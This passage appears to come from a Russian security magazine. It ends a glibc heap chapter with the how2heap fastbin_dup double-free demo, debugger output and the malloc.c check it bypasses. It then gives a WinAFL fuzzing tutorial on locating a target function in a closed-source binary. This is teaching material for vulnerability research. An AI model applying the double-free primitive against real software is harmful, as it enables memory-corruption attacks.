0056) 0x7fffff0000 --> 0x555555593b0 --> 0x555555593b0 --> 0x555555593b0 --> 0x555555593b0 --> 0x0

Legend: size, date, nodata, value
41 printf("Now the free list has [ %p, %p, %p ]. If we malloc 3 times, we'll get %p twice!\n", a, b, a, a);

heapinfo
(0x20) fastbin[0]: 0x555555593b0 --> 0x555555593b0 --> 0x555555593b0 (size: 0x20c10) (free: 0x555555593b0)
(0x30) fastbin[1]: 0x0
(0x40) fastbin[2]: 0x0
(0x50) fastbin[3]: 0x0
(0x60) fastbin[4]: 0x0
(0x70) fastbin[5]: 0x0
(0x80) fastbin[6]: 0x0
(0x90) fastbin[7]: 0x0
(0xa0) fastbin[8]: 0x0
(0xb0) fastbin[9]: 0x0
free: 0x555555593b0 (size: 0x20c10)
last_remainder: 0x0 (size: 0x0)
insort_chunk: 0x0
(0x20) tcache_entry[0](7): 0x555555593b0 --> 0x555555593b0 --> 0x555555593b0 --> 0x555555593b0 --> 0x555555593b0 --> 0x555555593b0
c0 --> 0x555555593b0
a0: p * ((mchunkptr)(0x555555593b0))
$2 = {
  mchunk_prev_size = 0x0,
  mchunk_size = 0x21,
  fd = 0x555555593b0,
  bk = 0x0,
  fd_nextsize = 0x0,
  bk_nextsize = 0x21
}
a0: p * ((mchunkptr)(0x555555593b0))

```

Рис. 3.12. Чанк а во второй раз добавится в fastbin[0]

```

vagrant@ubuntu-focal:~/vagrant_data
ubuntu-focal: ~/vagrant_data: gcc fastbin_dup.c -o fastbin_dup -ggdb && ./fastbin_dup
This file demonstrates a simple double-free attack with fastbins.
Fill up tcache first.
Allocating 3 buffers.
1st calloc(1, 8): 0x55a1f41493a0
2nd calloc(1, 8): 0x55a1f41493c0
3rd calloc(1, 8): 0x55a1f41493e0
Freeing the first one...
If we free 0x55a1f41493a0 again, things will crash because 0x55a1f41493a0 is at the top of the free list.
So, instead, we'll free 0x55a1f41493c0.
Now, we can free 0x55a1f41493a0 again, since it's not the head of the free list.
Now the free list has [ 0x55a1f41493a0, 0x55a1f41493c0, 0x55a1f41493e0 ]. If we malloc 3 times, we'll get 0x55a1f41493a0 twice!
1st calloc(1, 8): 0x55a1f41493a0
2nd calloc(1, 8): 0x55a1f41493c0
3rd calloc(1, 8): 0x55a1f41493e0
ubuntu-focal: ~/vagrant_data:

```

Рис. 3.13. Нам вернутся три одинаковых указателя

Разберемся, почему это сработало. Чанк `old` в сниппете ниже — это старый чанк, находящийся на вершине `fastbin`, а `p` — это освобождаемый чанк. И если мы попытаемся освободить чанк, находящийся на вершине `fastbin`, два раза (`old == p`), программа напишет нам «double free or corruption (fasttop)» и закроется.

```

unsigned int idx = fastbin_index(size);
fb = &fastbin (av, idx);
/* Atomically link P to its fastbin: P->FD = *FB; *FB = P; */
mchunkptr old = *fb, old2;
//...

```

```
/* Check that the top of the bin is not the record we are going to
   add (i. e., double free). */
if (__builtin_expect (old == p, 0))
    malloc_printerr ("double free or corruption (fasttop)");
p->fd = old2 = old;
```

Именно поэтому мы не можем успешно выполнить `free(a)` два раза подряд. Но если поместить на вершину `fastbin` чанк `b`, то `free` успешно перезапишет указатель `fd` чанка `a` (`p->fd = old2 = old;` на снippetе выше) и добавит его в `fastbin`!

## Что еще почитать про кучу

Если после прочитанного тебя заинтересовала тема кучи, могу порекомендовать ознакомиться с другими классическими атаками из `how2heap` (<https://github.com/shellphish/how2heap>), открыв в соседней вкладке `malloc.c` из исследуемой тобой версии `glibc` (<https://ftp.gnu.org/gnu/glibc/>).

# WinAFL на практике. Учимся работать фаззером и искать дыры в софте

---

**Вячеслав Москвин**

WinAFL — это форк знаменитого фаззера AFL, предназначенный для фаззинга программ с закрытым исходным кодом под Windows. Работа WinAFL описана в документации, но пройти путь от загрузки тулзы до успешного фаззинга и первых крашей не так просто, как может показаться на первый взгляд.

## **ЧТО ТАКОЕ ФАЗЗИНГ**

Если ты совсем не знаком с этой техникой поиска уязвимостей, то можешь обратиться к одной из наших вводных статей:

- «Фаззинг, фаззить, фаззер: ищем уязвимости в программах, сетевых сервисах, драйверах (<https://xakep.ru/2010/07/19/52726/>)»
- «Luke, I am your fuzzer. Автоматизируем поиск уязвимостей в программах (<https://xakep.ru/2019/05/23/fuzzer/>)»
- Также по теме фаззинга рекомендуем следующие статьи:
- «Фаззинг глазами программиста. Как в Google автоматизируют поиск багов (<https://xakep.ru/2019/06/11/fuzzing-google/>)»
- «Распуши пингвина! Разбираем способы фаззинга ядра Linux (<https://xakep.ru/2021/07/29/linux-fuzzing/>)»

Так же, как и AFL, WinAFL собирает информацию о покрытии кода. Делать это он может тремя способами:

- ☐ динамическая инструментация с помощью DynamoRIO;
- ☐ статическая инструментация с помощью Syzygy;
- ☐ трейсинг с помощью IntelPT.

Мы остановимся на классическом первом варианте как самом простом и понятном.

Фаззит WinAFL следующим образом:

1. В качестве одного из аргументов ты должен передать смещение так называемой целевой функции внутри бинаря.



2. WinAFL инжектится в программу и ждет, пока не начнет выполняться целевая функция.
3. WinAFL начинает записывать информацию о покрытии кода.
4. Во время выхода из целевой функции WinAFL приостанавливает работу программы, подменяет входной файл, перезаписывает RIP/EIP адресом начала функции и продолжает работу.
5. Когда число таких итераций достигнет некоторого максимального значения (его ты определяешь сам), WinAFL полностью перезапускает программу.

Такой подход позволяет не тратить лишнее время на запуск и инициализацию программы и значительно увеличить скорость фаззинга.

## Требования к функции

Из логики работы WinAFL вытекают простые требования к целевой функции для фаззинга. Целевая функция должна:

1. Открывать входной файл.
2. Парсить файл и завершать свою работу максимально чисто: закрывать файл и все открытые хендлы, не менять глобальные переменные и так далее. В реальности не всегда получается найти идеальную функцию парсинга, но об этом поговорим позже.
3. Выполнение должно доходить до возврата из функции, выбранной для фаззинга.

## Компиляция WinAFL

В репозитории WinAFL на GitHub (<https://github.com/googleprojectzero/winafl>) уже лежат скомпилированные бинари, но у меня они просто не захотели работать, поэтому для того, чтобы не пришлось разбираться с лишними проблемами, скомпилируем WinAFL вместе с самой последней версией DynamoRIO. К счастью, WinAFL относится к тем немногочисленным проектам, которые компилируются без проблем на любой машине.

1. Скачай и установи Visual Studio 2019 Community Edition (при установке выбери пункт «Разработка классических приложений на C++»).
2. Пока у тебя устанавливается Visual Studio, скачай последний релиз DynamoRIO (<https://github.com/DynamoRIO/dynamorio/releases>).
3. Скачай исходники WinAFL из репозитория <https://github.com/googleprojectzero/winafl>.
4. После установки Visual Studio в меню «Пуск» у тебя появятся ярлыки для открытия командной строки Visual Studio: x86 Native Tools Command Prompt for VS 2019 и x64 Native Tools Command Prompt for VS 2019. Выбирай в соответствии с битностью программы, которую ты будешь фаззить.
5. В командной строке Visual Studio перейди в папку с исходниками WinAFL.

Для компиляции 32-битной версии выполни следующие команды:

```
mkdir build32
cd build32
cmake -G"Visual Studio 16 2019" -A Win32 .. -
DDynamoRIO_DIR=..\path\to\DynamoRIO\cmake -DINTELPT=0 -DUSE_COLOR=1
cmake --build . --config Release
```

Для компиляции 64-битной версии — такие:

```
mkdir build64
cd build64
cmake -G"Visual Studio 16 2019" -A x64 .. -
DDynamoRIO_DIR=..\path\to\DynamoRIO\cmake -DINTELPT=0 -DUSE_COLOR=1
cmake --build . --config Release
```

В моем случае эти команды выглядят так:

```
cd C:\winafl_build\winafl-master\
mkdir build32
cd build32
cmake -G"Visual Studio 16 2019" -A Win32 .. -
DDynamoRIO_DIR=C:\winafl_build\DynamoRIO-Windows-8.0.18915\cmake -DINTELPT=0
-DUSE_COLOR=1
cmake --build . --config Release
```

6. После компиляции в папке <WinAFL dir>\build<32/64>\bin\Release будут лежать рабочие бинари WinAFL. Скопируй их и папку с DynamoRIO на виртуалку, которую будешь использовать для фаззинга.

## Поиск подходящей цели для фаззинга

AFL создавался для фаззинга программ, которые парсят файлы. Хотя WinAFL можно применять для программ, использующих другие способы ввода, путь наименьшего сопротивления — это выбор цели, использующей именно файлы.

Если же тебе, как и мне, нравится дополнительный челлендж, ты можешь пофаззить сетевые программы. В этом случае тебе придется использовать `custom_net_fuzzer.dll` из состава WinAFL либо писать свою собственную обертку.

### ПРИМЕЧАНИЕ

К сожалению, `custom_net_fuzzer` будет работать не так быстро, потому что он отправляет сетевые запросы своей цели, а на их обработку будет тратиться дополнительное время.

Однако фаззинг сетевых приложений выходит за рамки этой статьи. Оставь комментарий, если хочешь отдельную статью на эту тему.

Таким образом:

- идеальная цель работает с файлами;
- принимает путь к файлу как аргумент командной строки;

□ модуль, содержащий функции, который ты хочешь пофаззить, должен быть скомпилирован не статически. В противном случае WinAFL будет инструментировать многочисленные библиотечные функции. Это не принесет дополнительного результата, но сильно замедлит фаззинг.

Удивительно, но большинство разработчиков не думают о WinAFL, когда пишут свои программы. Поэтому если твоя цель не соответствует этим критериям, то ее все равно можно при желании адаптировать к WinAFL.

## Поиск функции для фаззинга внутри программы

Мы поговорили об идеальной цели, но реальная может быть от идеала далека, поэтому для примера я взял программу из старых запасов, которая собрана статически, а ее основной исполняемый файл занимает 8 Мбайт.

У нее много всяких возможностей, так что, думаю, ее будет интересно пофаззить.

Моя цель принимает на вход файлы, поэтому первое, что сделаем после загрузки бинаря в IDA Pro, — это найдем функцию `CreateFileA` в импортах и посмотрим перекрестные ссылки на нее (рис. 4.1).




Рис. 4.1. Просмотр перекрестных ссылок

Мы сразу же можем увидеть, что она используется в четырех функциях. Вместо того чтобы реверсить каждую из них в статике, посмотрим в отладчике, какая именно функция вызывается для парсинга файла.

Откроем нашу программу в отладчике (я обычно использую x64dbg) и добавим аргумент к командной строке — тестовый файл. Откуда я его взял? Просто открыл программу, выставил максимальное число опций для документа и сохранил его на диск (рис. 4.2).

Дальше на вкладке **Symbols** выберем библиотеку `kernelbase.dll` и поставим точки останова на экспорты функций `CreateFileA` и `CreateFileW` (рис. 4.3).






Рис. 4.2. Программа в отладчике



**Рис. 4.3. Установка точек останова**

Один любопытный момент. «Официально» функции `CreateFile*` предоставляются библиотекой `kernel32.dll`. Но если посмотреть внимательнее, то эта библиотека содержит только `jmp` на соответствующие функции `kernelbase.dll` (рис. 4.4).



**Рис. 4.4.** Библиотека содержит только jmp на соответствующие функции kernelbase.dll

Я предпочитаю ставить брейки именно на экспорты в соответствующей библиотеке. Это застрахует нас от случая, когда мы ошиблись и эти функции вызывает не основной исполняемый модуль (.exe), а, например, какие-то из библиотек нашей цели. Также это полезно, если наша программа захочет вызвать функцию с помощью `GetProcAddress`.

После установки брейк-пойнтов продолжим выполнение программы и увидим, как она совершает первый вызов к `CreateFileA`. Но если мы обратим внимание на аргументы, то поймем, что наша цель хочет открыть какой-то из своих служебных файлов, не наш тестовый файл (рис. 4.5).




Рис. 4.5. Попытка открыть служебный файл

Продолжим выполнение программы, пока не увидим в списке аргументов путь к нашему тестовому файлу (рис. 4.6).




Рис. 4.6. Путь к тестовому файлу

Перейдем на вкладку `Call Stack` и увидим, что `CreateFileA` вызывается не из нашей программы, а из функции `CFile::Open` библиотеки `mfc42` (рис. 4.7).

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source					
Address	To	From	Size	Comment	
0019F338	6C30925E	76729650	148	kernelbase.76729650	
0019F480	125ACB80	6C30925E	74	mfc42.CFile::Open	
0019F4F4	125AB513	125ACB80	478	mfc42.CFile::Open	

Рис. 4.7. `CreateFileA` вызывается из функции `CFile::Open` библиотеки `mfc42`


Так как мы только ищем функцию для фаззинга, нам нужно помнить, что она должна принимать путь к входному файлу, делать что-то с файлом и завершать свою работу настолько чисто, насколько это возможно. Поэтому мы будем подниматься по стеку вызовов, пока не найдем подходящую функцию.

Скопируем адрес возврата из `CFile::Open` (`125ACB80`), перейдем по нему в IDA и посмотрим на функцию. Мы сразу же увидим, что эта функция принимает два аргумента, которые далее используются как аргументы к двум вызовам `CFile::Open` (рис. 4.8).

Судя по прототипам `CFile::Open` из документации MSDN (<https://docs.microsoft.com/en-us/cpp/mfc/reference/cfile-class?view=msvc-160#open>), наши переменные `a1` и `a2` — это пути к файлам.

Обрати внимание, что в IDA путь к файлу передается функции `CFile::Open` в качестве второго аргумента, так как используется `thiscall`.

```
virtual BOOL Open(
    LPCTSTR lpszFileName,
    UINT nOpenFlags,
    CFileException* pError = NULL);
virtual BOOL Open(
    LPCTSTR lpszFileName,
    UINT nOpenFlags,
    CATLTransactionManager* pTM,
    CFileException* pError = NULL);
```




```
1 char __stdcall sub_125AC820(int a1, int a2)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5     v15 = &v7;
6     v16 = 1;
7     CFile::CFile(v11);
8     LOBYTE(v16) = 2;
9     CFile::CFile(v10);
10    LOBYTE(v16) = 3;
11    CException::CException(v8);
12    LOBYTE(v16) = 4;
13    CString::CString(v9);
14    LOBYTE(v16) = 5;
15    v8[0] = (int)&off_12903014;
16    v8[2] = 0;
17    v8[3] = -1;
18    CString::operator=(v9, 0);
19    LOBYTE(v16) = 6;
20    if ( CFile::Open(v11, a1, 0x8000, v8) )
21    {
22        LOBYTE(v16) = 8;
23        CFile::Read(v11, Str1, 8);
24        v13 = 0;
25        if...
26        v3 = v2(Str1, aB1ck, 8u) != 0;
27        if...
28        if ( !CFile::Open(v10, a2, 0x9001, v8) )
29        {
30            CFile::Close(v11);
31            v8[0] = (int)&off_12903014;
32            LOBYTE(v16) = 10;
33            goto LABEL_21;
34        }
35    }
```

Рис. 4.8. Два аргумента, которые далее используются как аргументы к двум вызовам `CFile::Open`

Эта функция уже выглядит очень интересно, и стоит постараться рассмотреть ее подробнее. Для этого я поставлю брейки на начало и конец функции, чтобы изучить ее аргументы и понять, что с ними происходит к концу функции.

Сделав это, перезапустим программу и увидим, что два аргумента — это пути к нашему тестовому файлу и временному файлу (рис. 4.9).



0019F4F8	02382F38	"C:\\inputs\\3.test"
0019F4FC	02383028	"C:\\Users\\user\\AppData\\Local\\Temp\\CXP2CFD.DCD"
0019F500	02382BC8	"C:\\inputs\\3.test"
0019F504	00000000	
0019F508	00000001	

Рис. 4.9. Пути к тестовому файлу и временному файлу

Самое время посмотреть на содержимое этих файлов. Судя по содержимому нашего тестового файла, он сжат, зашифрован или каким-то образом закодирован (рис. 4.10).




Рис. 4.10. Файл зашифрован

Временный же файл просто пуст (рис. 4.11).




Рис. 4.11. Временный файл пуст

Выполним функцию до конца и увидим, что наш тестовый файл все еще зашифрован, а временный файл по-прежнему пуст. Что ж, убираем точки останова с этой функции и продолжаем отслеживать вызовы CreateFileA. Следующее обращение к CreateFileA дает нам такой стек вызовов (рис. 4.12).

Thread	Address	To	From	Size	Comment
7888	0019EF50	6C30925E	76729650	148	kernelbase.76729650
	0019F098	12401648	6C30925E	90	mfc42.CFile::Open+FE
	0019F128	77873036	12401648	15C	sub_12401510+138

Рис. 4.12. Стек вызовов

Функция, которая вызывает CFile::Open, оказывается очень похожей на предыдущую. Точно так же поставим точки останова в ее начале и конце и посмотрим, что будет (рис. 4.13).

Список аргументов этой функции напоминает то, что мы уже видели (рис. 4.14).

Срабатывает брейк в конце этой функции, и во временном файле мы видим расшифрованное, а скорее даже разархивированное, содержимое тестового файла (рис. 4.15).

```

1 char __cdecl sub_12401510(int a1, int a2)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5     v19 = 1;
6     CFile::CFile(v11);
7     LOBYTE(v19) = 2;
8     CFile::CFile(v13);
9     LOBYTE(v19) = 3;
10    v2 = GlobalAlloc(0x42u, 0x3134u);
11    v3 = v2;
12    if...
13    v5 = GlobalLock(v2);
14    if...
15    v17 = 0;
16    CException::CException(v8);
17    LOBYTE(v19) = 6;
18    CString::CString(v9);
19    LOBYTE(v19) = 7;
20    v8[0] = (int)&off_12903014;
21    v8[2] = 0;
22    v8[3] = -1;
23    CString::operator=(v9, 0);
24    LOBYTE(v19) = 8;
25    if ( !CFile::Open(v11, a1, 0x8000, v8) )
26    {
27        v8[0] = (int)&off_12903014;
28        LOBYTE(v19) = 9;
29        CString::~CString(v9);
30        v8[0] = (int)&off_12903000;
31        LOBYTE(v19) = 10;
32    LABEL_18:
33        CFile::~CFile(v13);
34        LOBYTE(v19) = 1;
35        CFile::~CFile(v11);
36        LOBYTE(v19) = 0;
37        CString::~CString(&a1);
38        v19 = -1;
39        CString::~CString(&a2);
40        return 0;
41    }
42    if ( !CFile::Open(v13, a2, 36865, v8) )

```

Рис. 4.13. Выставляем точки останова

Default (stdcall)		5	Unlocked
1:	[esp+4]	02342F38	"C:\\inputs\\3.test"
2:	[esp+8]	02342F88	"C:\\users\\user\\AppData\\Local\\Temp\\CXPD28F.tmp"
3:	[esp+C]	023428C8	"C:\\inputs\\3.test"
4:	[esp+10]	00000000	
5:	[esp+14]	00000001	

Рис. 4.14. Список аргументов функции

Таким образом, эта функция разархивирует файл. Поэкспериментировав с программой, я выяснил, что она принимает на вход как сжатые, так и несжатые файлы. Нам это на руку — с помощью фаззинга несжатых файлов мы сможем добиться гораздо более полного покрытия кода и, как следствие, добраться до более интересных фич.

Посмотрим, сможем ли мы найти функцию, которая выполняет какие-то действия с уже расшифрованным файлом.



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Декодированный текст
00000000	50	72	6F	67	56	65	72	3A	3D	22	32	2E	32	22	3B	0D	ProgVer:="2.2";..
00000010	0A	57	72	69	74	74	65	6E	42	79	56	65	72	73	69	6F	.WrittenBy/versio
00000020	6E	3A	3D	22	39	2E	37	3E	22	3B	0D	0A	46	69	6C	65	n:="9.76";..File
00000030	54	79	70	65	3A	3D	31	3B	0D	0A	43	72	65	61	74	65	Type:=1;..Create
00000040	64	3A	3D	22	33	30	20	38	20	32	30	32	31	20	32	30	d:="30 5 2021 20
00000050	20	34	33	20	37	22	3B	0D	0A	4D	6F	64	69	66	69	65	43 7";..Modifie
00000060	64	3A	3D	22	33	30	20	35	20	32	30	32	31	20	32	30	d:="30 5 2021 20
00000070	20	34	33	20	32	39	22	3B	0D	0A	4E	61	6D	65	3A	3D	43 29";..Name:=
00000080	22	4E	65	77	50	72	6F	6A	65	63	74	22	3B	0D	0A	43	"NewProject";..C
00000090	6F	72	65	3A	3D	0D	0A	42	45	47	49	4E	0D	0A	20	43	ore:="..BEGIN.. C
000000A0	44	4D	50	61	74	68	3A	3D	22	22	3B	0D	0A	45	4E	44	DMPath:="";..END

Рис. 4.15. Содержание тестового файла

Один из подходов к выбору функции для фаззинга — это поиск функции, которая одной из первых начинает взаимодействовать с входным файлом. Двигаясь вверх по стеку вызовов, найдем самую первую функцию, которая принимает на вход путь к тестовому файлу (рис. 4.16).

Default (stdcall)		5	Unlocked
1:	[esp+4]	02311FE8	"C:\\inputs\\3.test"
2:	[esp+8]	00000001	
3:	[esp+C]	00000001	

Рис. 4.16. Функция, которая принимает на вход путь к тестовому файлу

Функция для фаззинга должна выполняться до конца, поэтому ставим точку останова на конец функции, чтобы быть уверенными, что это требование выполнится, и жмем F9 в отладчике (рис. 4.17).

CPU	Log	Notes	Breakpoints	Memory Map	Call Stack	SEH
EIP	12545A92	8B0D 84C2B112			ret	
	12545A98	8B01			mov ecx,dword ptr ds:[12B1C2B4]	
	12545A9A	EE50 74			mov eax,dword ptr ds:[ecx]	
					call dword ptr ds:[eax+74]	

Рис. 4.17. Выставляем точку останова

Event	\\Sessions\\1\\BaseNamedObjects\\_CDM_TraceEvent
Event	\\Sessions\\1\\BaseNamedObjects\\_CDM_TraceEvent
Event	\\Sessions\\1\\BaseNamedObjects\\_CDM_TraceEvent
File	C:\\Windows
File	C:\\Windows\\WinSxS\\x86_microsoft.windows.common-controls_6595b64144ccf1df_5.82.19
File	\\Device\\CNG
File	C:\\Windows\\Registration\\R00000000000006.clb
File	\\Device\\KsecDD
File	C:\\Windows\\WinSxS\\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.190
File	C:\\Windows\\Fonts\\StaticCache.dat
File	C:\\Program Files\\WindowsApps\\Microsoft.LanguageExperiencePackru-RU_19041.28.77.0_
Key	HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options

Рис. 4.18. Список хендлов процесса в Process Explorer

Также убедимся, что эта функция после возврата закрывает все открытые файлы. Для этого проверим список хендлов процесса в Process Explorer — нашего тестового файла там нет (рис. 4.18).

Видим, что наша функция соответствует требованиям WinAFL. Попробуем начать фаззить!

## Аргументы WinAFL, подводные камни

Мои аргументы для WinAFL выглядят примерно так. Давай разберем по порядку самые важные из них.

```
afl-fuzz.exe -i c:\inputs -o c:\winafl_build\out-plain -D
C:\winafl_build\DynamoRIO-Windows-8.0.18915\bin32 -t 40000 -x
C:\winafl_build\test.dict -f test.test -- -coverage_module target.exe -
fuzz_iterations 1000 -target_module target.exe -target_offset 0xA4390 -nargs 3
-call_convention thiscall -- "C:\Program Files (x86)\target.exe" "@@"
```

Все аргументы делятся на три группы, которые отделяются друг от друга двумя прочерками.

Первая группа — аргументы WinAFL:

- `D` — путь к бинариям DynamoRIO;
- `t` — максимальный тайм-аут для одной итерации фаззинга. Если целевая функция не выполнится до конца за это время, WinAFL посчитает, что программа зависла, и перезапустит ее;
- `x` — путь к словарю;
- `f` — с помощью этого параметра можно передать имя и расширение входного файла программы. Полезно, когда программа решает, как будет парсить файл, в зависимости от его расширения.

Вторая группа — аргументы для библиотеки `winafl.dll`, которая инструментирует целевой процесс:

- `coverage_module` — модуль для снятия покрытия. Их может быть несколько;
- `target_module` — модуль с функцией для фаззинга. Он может быть только один;
- `target_offset` — виртуальное смещение функции от базового адреса модуля;
- `fuzz_iterations` — количество итераций фаззинга между перезапусками программы. Чем меньше это значение, тем чаще WinAFL будет перезапускать всю программу целиком, что будет занимать дополнительное время. Однако если долго фаззить программу без перезапуска, могут накопиться нежелательные побочные эффекты;
- `call_convention` — соглашение о вызове. Поддерживаются `sdtdcall`, `cdecl`, `thiscall`;
- `nargs` — количество аргументов функции. This тоже считается за аргумент.

Третья группа — путь к самой программе. WinAFL изменит `@@` на полный путь к входному файлу.

## Прокачка WinAFL — добавляем словарь

Наша цель простая — увеличить количество путей, находимых за секунду. Для этого ты можешь распараллелить работу фаззера, поиграть с числом `fuzz_iterations` или попробовать фаззить умнее. И в этом тебе поможет словарь.

